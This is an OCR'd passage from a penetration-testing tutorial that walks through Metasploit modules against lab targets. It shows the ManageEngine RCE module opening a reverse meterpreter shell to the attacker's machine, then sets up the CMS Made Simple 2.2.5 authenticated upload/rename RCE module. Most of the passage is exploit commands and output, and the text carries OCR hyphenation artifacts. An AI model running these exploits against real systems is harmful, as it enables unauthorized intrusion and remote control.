
.As you can see in the image above, almost all the options are already set. The only option it requires is the rhost option. Set the rhost option which is the IP address of our target.

The check command confirms that the target is indeed vulnerable.



```
Exploit target:

   Id  Name
   --  ----
   0   Automatic


msf exploit(windows/http/manageengine_adshacluster_rce) > set Rhost 192.168.41.1
55
Rhost => 192.168.41.155
msf exploit(windows/http/manageengine_adshacluster_rce) > check
[*] 192.168.41.155:8181 - The target appears to be vulnerable.
msf exploit(windows/http/manageengine_adshacluster_rce) > 
```

Execute the module using the run command as shown below. The module will take the paylo -ad automatically. If everything goes well, we will get a meterpreter session of the target. Use sysinfo command to get basic information about our target system.



```
msf exploit(windows/http/manageengine_adshacluster_rce) > run

[*] Started reverse TCP handler on 192.168.41.150:4444
[*] Sending stage (179779 bytes) to 192.168.41.155
[*] Meterpreter session 1 opened (192.168.41.150:4444 -> 192.168.41.155:49494) a
t 2019-01-16 08:44:22 -0500

meterpreter > sysinfo
Computer        : WIN-F4M7A1PMAAF
OS              : Windows 7 (Build 7600).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/windows
meterpreter > getuid
Server username: WIN-F4M7A1PMAAF\admin
meterpreter > 
```


CMS Made Simple (CMSMS) Upload/Authenticated RCE Module

TARGET: Windows or Ubuntu running CMSMS version 2.2.5 TYPE: Remote FIREWALL : ON

CMS Made Simple is an open source CONTENT MANAGEMENT SYSTEM which provides developers, web programmers and site owners a web-based development and administratio-n area. According to their makers, this CMS strives to simplify web management for admini- strators and users. Its makers won the CMS Critic annual award for best open source conten -t management.


Coming to the exploit module, version 2.2.5 of this software suffers from authenticated re-mote file upload,rename and execute vulnerability. This allows anyone having the administra -tor credentials can upload, rename and execute a malicious file on the vulnerable system.Th -e exploit uploads a file first and then renames it to have a .php exetension to be able to exec -ute it. This file is then executed from the /uploads/ directory.

This module has been tested on a Windows machine. Let us see how this module works. Sta
-rt Metasploit and load the cmsms_upload_rename_rce module as shown below. Type the c-
ommand show options to have a look at all the options this module requires.



```
msf5 > use exploit/multi/http/cmsms_upload_rename_rce
msf5 exploit(multi/http/cmsms_upload_rename_rce) > showoptions
[-] Unknown command: showoptions.
msf5 exploit(multi/http/cmsms_upload_rename_rce) > show options

Module options (exploit/multi/http/cmsms_upload_rename_rce):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   PASSWORD                    yes       Password to authenticate with
   Proxies                     no        A proxy chain of format type:host:port[
,type:host:port][...]
   RHOSTS                      yes       The target address range or CIDR identi
fier
   RPORT      80               yes       The target port (TCP)
   SSL        false            no        Negotiate SSL/TLS for outgoing connecti
ons
   TARGETURI  /cmsms/          yes       Base cmsms directory path
   USERNAME                    yes       Username to authenticate with
   VHOST                       no        HTTP server virtual host


Exploit target:
```

